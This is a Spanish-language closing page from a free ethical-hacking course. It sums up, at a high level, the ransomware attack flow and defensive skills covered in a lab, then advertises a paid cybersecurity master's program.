OBJETIVOS DE APRENDIZAJE ALCANZADOS

Para resumir el flujo del ataque que hemos aprendido a ejecutar y analizar:

1. Ejecución → 2. Generar Clave → 3. Enviar a C2 → 4. Cifrar Archivos → 5. Mostrar Rescate

Al completar este documento y la práctica de laboratorio, ahora comprendes:

1. Los mecanismos de cifrado que utiliza un ransomware real.
2. Cómo se produce la comunicación con el atacante y la extracción de claves.
3. Cómo usar Wireshark para analizar tráfico y detectar amenazas.
4. Qué técnicas usan los atacantes para ocultar el virus en archivos ejecutables.
5. Las metodologías de defensa y los aspectos legales del pentesting ético.

Dominar estas habilidades prácticas es exactamente lo que te permite destacar como un profesional de la ciberseguridad, ayudando a las empresas a protegerse de las amenazas reales que más daño causan en la actualidad.

Ya has acabado el Curso de Curso de Ciberseguridad y HGacking Ético. Pero esto es recién el comienzo.

Para convertirte en un Pro de la Ciberseguridad y ser buscado por las empresas, apúntate en el [Master de Ciberseguridad y Hacking Ético con Titulación Universitaria de Big School](#).

CURSO GRATIS CIBERSEGURIDAD Y HACKING ÉTICO

***CONVIÉRTETE EN
ESPECIALISTA EN
CIBERSEGURIDAD Y
HACKING ÉTICO***

MATRICÚLATE AHORA

BIG school